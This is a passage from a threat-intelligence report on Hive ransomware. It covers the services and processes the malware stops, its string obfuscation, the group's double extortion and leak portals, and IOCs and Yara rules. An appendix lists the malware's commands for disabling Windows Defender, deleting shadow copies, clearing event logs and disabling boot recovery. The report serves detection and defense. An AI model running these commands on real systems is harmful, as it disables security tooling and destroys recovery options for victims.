

Image 18. List of Hive threads in ProcesHacker

As a novelty in its default features, this variable includes the LanmanWorkstation service in the list of services that the process will stop before the encryption of the infected computer starts. The following table shows the list of services that this sample will try to stop before the encryption by default:

Total set of services stopped by default			
acronis	KAVFSGT	postgres	tomcat
AcrSch2Svc	kavfsslp	QBCFMonitorService	TrueKey
Antivirus	klnagent	QBFCService	UI0Detect
ARSM	LanmanWorkstation	QBIDPService	veeam
AVP	macmnsvc	redis	vmware
backup	masvc	report	vss
bedbg	MBAMService	RESvc	W3Svc
CAARCUpdateSvc	MBEndpointAgent	RTVscan	wbengine
CASAD2DWebSvc	McAfee	sacsvr	WebClient
ccEvtMgr	McShield	SamSs	wrapper
ccSetMgr	McTaskManager	SAVAdminService	WRSVC
Culserver	memtas	SavRoam	WSBExchange
dbeng8	mepocs	SAVService	YooIT
dbsrv12	mfefire	SDRSVC	zhudongfangyu
DCAgent	mfemms	SepMasterService	Zoolz
DefWatch	mfevtp	ShMonitor	
EhttpSrv	MMS	Smcinst	
ekrn	MsDtsServer	SmcService	
Enterprise Client Service	MsDtsServer100	SMTPSvc	
EPSecurityService	MsDtsServer110	SNAC	
EPUpdateService	msexchange	SntpService	
EraserSvc11710	msmdsrv	sophos	
EsgShKernel	MSOLAP	sql	
ESHASRV	MVArmor	SstpSvc	
FA_Scheduler	MVarmor64	stc_raw_agent	
firebird	NetMsmqActivator	^svc	
IISAdmin	ntrtscan	swi_	
IMAP4Svc	oracle	Symantec	
Intuit	PDVFSService	TmCCSF	
KAVFS	POP3Svc	tmlisten	

Table 5. Services stopped by the sample in its default configuration

The list of process has also increased in size with respect to the rest of the samples, adding names from Microsoft's office suite and names of the most popular e-mail clients. The following table shows the complete list of process name patterns that this sample will try to close before the encryption:

Total set of processes stopped by default		
agntsvc	mspub	sqbcoreservice
sql	mydesktop	steam
CNTAoSMgr	Ntrtscan	synctime
dbeng50	ocautoupds	tbirdconfig
dbsnmp	ocomm	thebat
encsvc	ocssd	thunderbird
excel	onenote	tmlisten

firefoxconfig	oracle	visio
infopath	outlook	word
mbamtray	PccNTMon	xfssvccon
msaccess	powerpnt	zoolz

Table 6. Processes stopped by the sample in its default configuration

On the other hand, it maintains the "-skip" switch, which receives a list of extensions or words with which it creates a regular expression, and the files whose full route complies with the regular expression are ignored at the time of encryption. In this case, the difference with other samples lies in the fact that it does not have the default extension ".lkn" in this parameter, which could be observed in other versions of the threat. However, the threat has an internal list of 88 words (most of them extensions), which it decrypts during execution to ignore different files, regardless of what you enter with this command-line parameter.

Ignored files	
adv	scr
Ani	shs
bat	spl
bin	sys
cab	theme
cmd	themepack
com	url
cpl	wpx
cur	C:\\Windows
deskthemepack	:386
diagcab	autorun.inf
diagcfg	bootfont.bin
diagpkg	boot.ini
dll	bootsect.bak
drv	desktop.ini
exe	iconcache.db
hlp	ntldr
hrmlog	ntuser.dat
hta	ntuser.dat.log
icl	ntuser.ini
icns	thumbs.db)$
ico	$recycle.bin
ics	$windows.~bt
idx	$windows.~ws
ini	All users
key	appdata
lnk	application data
lock	boot
log	google
mod	intel
mpa	Microsoft
mp3	mozilla
msc	Mozilla
msi	Msbuild

msp	msocache
msstyles	perflogs
msu	system volume information
nls	tor browser
nomedia	windows
ocx	Windows nt
prf	windows.old
ps1	$\\Windows\\
rom	\\ADMIN\$
rtp	\\IPC\$

Table 7. Files ignored regardless of the parameter given

Along with abandoning the use of UPX as a packer, one of the most notable changes of this sample, with respect to previous samples, is the encryption of all its strings using two different algorithms that depend on the length of the string. For long strings, it contains a buffer twice the size of each string, which splits byte by byte into a separate variable, generating a very large function, which makes it difficult to analyse in tools such as IDA Pro or Ghidra.

```
v1917 = HIBYTE(ClaveDescifrado[0]);
v1918 = ClaveDescifrado[0];
v1915 = HIBYTE(ClaveDescifrado[1]);
v1916 = ClaveDescifrado[1];
v1913 = HIBYTE(ClaveDescifrado[2]);
v1914 = ClaveDescifrado[2];
v1911 = HIBYTE(ClaveDescifrado[3]);
v1912 = ClaveDescifrado[3];
v1909 = HIBYTE(ClaveDescifrado[4]);
v1910 = ClaveDescifrado[4];
v1907 = HIBYTE(ClaveDescifrado[5]);
v1908 = ClaveDescifrado[5];
v1905 = HIBYTE(ClaveDescifrado[6]);
v1906 = ClaveDescifrado[6];
v1903 = HIBYTE(ClaveDescifrado[7]);
v1904 = ClaveDescifrado[7];
v1901 = HIBYTE(ClaveDescifrado[8]);
v1902 = ClaveDescifrado[8];
```

Image 19. Generation of string decryption variables

Once all the variables have been generated, it operates with groups of two of them, in some cases with a “xor” operation, in others it performs a subtraction and in other an addition, thus composing the decrypted text strings with different operations for each character:

```
*v26 = v42 + v43;
v26[1] = v40 + v41;
v26[2] = v39 - v38;
v26[3] = v37 ^ 0x8F;
v26[4] = v36 ^ v35;
v26[5] = v34 - v33;
v26[6] = v32 ^ v31;
v26[7] = v750 + v1341;
v26[8] = v995 - v1038;
v26[9] = v1253 - v549;
v26[10] = v711 ^ v1591;
v26[11] = v1365 + v623;
v26[12] = v1519 - v1804;
v26[13] = HIBYTE(v12) - v1073;
v26[14] = v1395 ^ v713;
v26[15] = v1106 ^ v1748;
v26[16] = v442 - v1693;
v26[17] = v712 ^ v1870;
v26[18] = v449 ^ v782;
v26[19] = HIBYTE(v23) - v1432;
v26[20] = v437 - v1448;
v26[21] = v1174 ^ v1656;
v26[22] = v1787 - v647;
v26[23] = v1100 - v1128;
v26[24] = v422 ^ v1884;
v26[25] = v761 - v522;
v26[26] = v1417 + v1786;
```

Image 20. Character decryption

The function returns the string and among its parameters, it returns its final length.

In the case of the example function, it decrypts the list of services to stop before encrypting, but a function with a similar logic can be observed for the list of processes to stop before encrypting.

```
61 63 72 6F 6E 69 73 7C  41 63 72 53 63 68 32 53  acronis|AcrSch2S
76 63 7C 41 6E 74 69 76  69 72 75 73 7C 41 52 53  vc|Antivirus|ARS
4D 7C 41 56 50 7C 62 61  63 6B 75 70 7C 62 65 64  M|AVP|backup|bed
62 67 7C 43 41 41 52 43  55 70 64 61 74 65 53 76  bg|CAARCUpdateSv
63 7C 43 41 53 41 44 32  44 57 65 62 53 76 63 7C  c|CASAD2DWebSvc|
63 63 45 76 74 4D 67 72  7C 63 63 53 65 74 4D 67  ccEvtMgr|ccSetMg
72 7C 43 75 6C 73 65 72  76 65 72 7C 64 62 65 6E  r|Culserver|dben
67 38 7C 64 62 73 72 76  31 32 7C 44 43 41 67 65  g8|dbsrv12|DCAge
6E 74 7C 44 65 66 57 61  74 63 68 7C 45 68 74 74  nt|DefWatch|Ehtt
```

Image 21. List of services to stop decryption

For shorter strings, such as the definition of the functionalities of each command, it uses a technique much more common in malware, which consists of storing two buffers of the same size on the stack:

```
.text:00000000005EB60F sub     rsp, 88h
.text:00000000005EB616 mov     [rsp+88h+var_8], rbp
.text:00000000005EB61E lea     rbp, [rsp+88h+var_8]
.text:00000000005EB626 mov     rdx, 71F60C5742F49636h
.text:00000000005EB630 mov     qword ptr [rsp+88h+Buffer2], rdx
.text:00000000005EB635 mov     rdx, 701EE78271F60C57h
.text:00000000005EB63F mov     qword ptr [rsp+88h+Buffer2+4], rdx
.text:00000000005EB644 mov     rdx, 94EF34113BE7EECBh
.text:00000000005EB64E mov     [rsp+88h+var_30], rdx
.text:00000000005EB653 mov     rdx, 0D3464CDBD3395AE8h
.text:00000000005EB65D mov     [rsp+88h+var_28], rdx
.text:00000000005EB662 mov     rdx, 5AA0BCBCAD4F7EAAh
.text:00000000005EB66C mov     [rsp+88h+var_20], rdx
.text:00000000005EB671 mov     rdx, 912D3FDECD0B073Bh
.text:00000000005EB67B mov     [rsp+88h+var_18], rdx
.text:00000000005EB680 mov     rdx, 0EF83FF777D125500h
.text:00000000005EB68A mov     [rsp+88h+var_10], rdx
.text:00000000005EB68F mov     rdx, 16F67C92E7BDE1Dh
.text:00000000005EB699 mov     qword ptr [rsp+88h+buffer1], rdx
.text:00000000005EB69E mov     rdx, 0F54582F4016F67C9h
.text:00000000005EB6A8 mov     qword ptr [rsp+88h+buffer1+4], rdx
.text:00000000005EB6AD mov     rdx, 0DF722F0F3E7B32A8h
.text:00000000005EB6B7 mov     [rsp+88h+var_64], rdx
.text:00000000005EB6BC mov     rdx, 0A02819989B30C67Dh
.text:00000000005EB6C6 mov     [rsp+88h+var_5C], rdx
.text:00000000005EB6CB mov     rdx, 0BD264A9C91AF6BFh
.text:00000000005EB6D5 mov     [rsp+88h+var_54], rdx
.text:00000000005EB6DA mov     rdx, 0D8F32791536D5E2Ch
.text:00000000005EB6E4 mov     [rsp+88h+var_4C], rdx
.text:00000000005EB6E9 mov     rdx, 84E26EEAF10E1E74h
.text:00000000005EB6F3 mov     [rsp+88h+var_44], rdx
.text:00000000005EB6F8 xor     eax, eax
.text:00000000005EB6FA jmp     short loc_5EB70F
```

Image 22. Decryption of strings with two buffers

And subsequently, it performs the same arithmetic operation with each offset of both, in this case an addition:



Image 23. Loop for the decryption of strings in two buffers

In this way, a single string is composed from the two blocks of binary content.

In this case, the example function decrypts the description of the stop services command, although functions with the same algorithm can be found for the rest of the commands in the binary.

```
53 74 6F 70 20 73 65 72  76 69 63 65 73 20 62 79  Stop·services·by
20 63 61 73 65 20 69 6E  73 65 6E 73 69 74 69 76  ·case·insensitiv
65 20 72 65 67 65 78 20  6F 66 20 69 74 73 20 6E  e·regex·of·its·n
61 6D 65 73 00 00 00 00  00 00 00 00 00 00 00 00  ames............
```

Image 24. Decrypted string

Due to the extra string decryption functions, and all the error checks required by the handling of these strings, the final binary has a different aspect in several of its parts. Moreover, this could cause the obsolescence of many of the detection signatures generated for previous samples, so new Yara rules have been generated and can be found in Appendix II: Rules of detection of this document. Likewise, from the processes generated by this threat, four Sigma rules have been generated, which can be translated into rules of most recent EDR solutions for the detection of the creation of these suspicious processes.

Finally, it is worth highlighting one last difference identified in this sample with respect to most of the previous ones, and that is that it does not empty the recycle bin, so that by not encrypting its contents, the items located in the Windows recycle bin are recoverable.

4.5. Information about the threat group

The first recorded incident dates back to 14 June 2021, targeting a real estate consulting firm based in Canada. It ultimately resulted in the publication of exfiltrated information on the ransomware group's blog specific to this, usually included in the ransom note.



Image 25. Hive ransomware leaks blog

Interestingly, there are noticeable similarities in the "commercial" or "corporate" look of the ransomware group with that of a US company in the cybersecurity field.

Image 26. Cybersecurity company with a significantly similar look

Unlike many other ransomware groups which claim not to target hospitals, this groups seems to have caused a particular impact in this sector after several attacks on different entities, getting even to leak personal information of medical patients. In this regard, by

publishing the stolen information or by threatening to do so, Hive is in the double extortion framework to encourage the payment of the ransom.



Image 27. Dimensions of extortion in ransomware groups. Source: Trend Micro

For the ransom negotiation process, as it has been mentioned above, a portal is also offered, which can be accessed through credentials provided in the ransom note dumped to disk after encryption. In addition, the attackers seem to carry out maintenance and management of the platform to prevent the use of the credentials of an incident by the community of researchers and analysts, once the campaign sample is published.



Image 28. Extortion platform with message of suspended account

5. References

- https://blogs.blackberry.com/en/2021/07/threat-thursday-hive-ransomware
- https://www.sentinelone.com/labs/hive-attacks-analysis-of-the-human-operated-ransomware-targeting-healthcare/
- https://www.netskope.com/blog/hive-ransomware-actively-targeting-hospitals
- https://www.ic3.gov/Media/News/2021/210825.pdf
- https://securityaffairs.co/wordpress/123931/malware/hive-ransomware-linux-freebsd.html
- https://upx.github.io/
- https://pkg.go.dev/
- https://cybernews.com/news/new-ransomware-group-hive-leaks-altus-group-sample-files/

Appendix 1: Indicators of compromise (IOC)

Indicator	Value
Sha256	612e5ffd09ca30ca9488d802594efb5d41c360f7a439df4ae09b14bce45575ec
Sha256	77a398c870ad4904d06d455c9249e7864ac92dda877e288e5718b3c8d9fc6618
Sha256	50ad0e6e9dc72d10579c20bb436f09eeaa7bfdbcb5747a2590af667823e85609
Sha256	cf80ffac9ddb379e041834b06c07fc99f8885948fbc6d5c0c5ee79680e2bbe0e
Sha256	88f7544a29a2ceb175a135d9fa221cbfd3e8c71f32dd6b09399717f85ea9afd1
Sha256	e1a7ddbf735d5c1cb9097d7614840c00e5c4d5107fa687c0ab2a2ec8948ef84e
Sha256	b1bfc90de9dcea999dedf285c3d3d7e1901847d84ec297224a0d82720d0ed501
Sha256	1e21c8e27a97de1796ca47a9613477cf7aec335a783469c5ca3a09d4f07db0ff
Sha256	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a78bdac06868136b72c
Sha256	67ab2abe18b060275763e1d0c73d27c1e61b69097232ed9d048d41760a4533ef
Sha256	d158f9d53e7c37eadd3b5cc1b82d095f61484e47eda2c36d9d35f31c0b4d3ff8
Sha256	d2c217e9f3bc93d5f428524e80d0ef89a0b5b1f84add890ff7dc287ea460950b
Sha256	321d0c4f1bbb44c53cd02186107a18b7a44c840a9a5f0a78bdac06868136b72c
Md5	bee9ba70f36ff250b31a6fdf7fa8afeb
Sha1	77d7614156607b68265b122fb35a1d408625cb96
Sha1	10bd0f1d3122d6575e882ba8f025eb11b0a95b61
IPv4	176.123.8.228

Table 8. Hash indicators and their respective values

Executed commands (only in most recent versions)
net.exe stop "NetMsmqActivator" /y
C:\Windows\system32\net1 stop "NetMsmqActivator" /y
net.exe stop "SamSs" /y
C:\Windows\system32\net1 stop "SamSs" /y
net.exe stop "SDRSVC" /y
C:\Windows\system32\net1 stop "SDRSVC" /y
net.exe stop "SstpSvc" /y
C:\Windows\system32\net1 stop "SstpSvc" /y
net.exe stop "UI0Detect" /y
C:\Windows\system32\net1 stop "UI0Detect" /y
net.exe stop "VSS" /y
C:\Windows\system32\net1 stop "VSS" /y
net.exe stop "wbengine" /y
C:\Windows\system32\net1 stop "wbengine" /y
net.exe stop "WebClient" /y
C:\Windows\system32\net1 stop "WebClient" /y
sc.exe config "NetMsmqActivator" start= disabled
sc.exe config "SamSs" start= disabled
sc.exe config "SDRSVC" start= disabled
sc.exe config "SstpSvc" start= disabled
sc.exe config "UI0Detect" start= disabled
sc.exe config "VSS" start= disabled
sc.exe config "wbengine" start= disabled

```
sc.exe config "WebClient" start= disabled
reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg.exe add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
schtasks.exe /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks.exe /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg.exe delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
```

reg.exe delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
reg.exe delete "HKCR*\shellex\ContextMenuHandlers\EPP" /f
reg.exe delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg.exe delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
vssadmin.exe delete shadows /all /quiet
wevtutil.exe cl system
wevtutil.exe cl security
wevtutil.exe cl application
wmic.exe SHADOWCOPY /nointeractive
wmic.exe shadowcopy delete
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe /set {default} recoveryenabled no
cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
cmd.exe /c powershell Set-MpPreference -DisableIOAVProtection $true
powershell Set-MpPreference -DisableIOAVProtection $true
cmd.exe /c powershell Set-MpPreference -DisableRealtimeMonitoring $true
powershell Set-MpPreference -DisableRealtimeMonitoring $true

Table 9. Executed commands

File transfer services used
https://anonfiles.com
https://mega.nz
https://send.exploit.in
https://Ufile.io
https://www.sendspace.com

Table 10. File transfer services used

URL of their portals
hxxp[:]//hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd[.]onion/
hxxp[:]//hivecust6vhekztbqgdnkks64ucehqacge3dij3gyrrpdp57zoq3ooqd[.]onion/

Table 11. URLs of their portals

Appendix 2: Rules of detection

Yara rules

```
import "pe"

rule Mal_Ransom_Hive_2021_unpacked
{
    meta:
        description = "Detects unpacked Hive ransomware"
        author = "Blackberry Threat Research team"
        date = "2021-06-07"
    strings:
        //google.com/encryptor.(*App).KillProcesses
        $h = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e4b696c6c50726f636573736573}
        //google.com/encryptor.(*App).StopServices
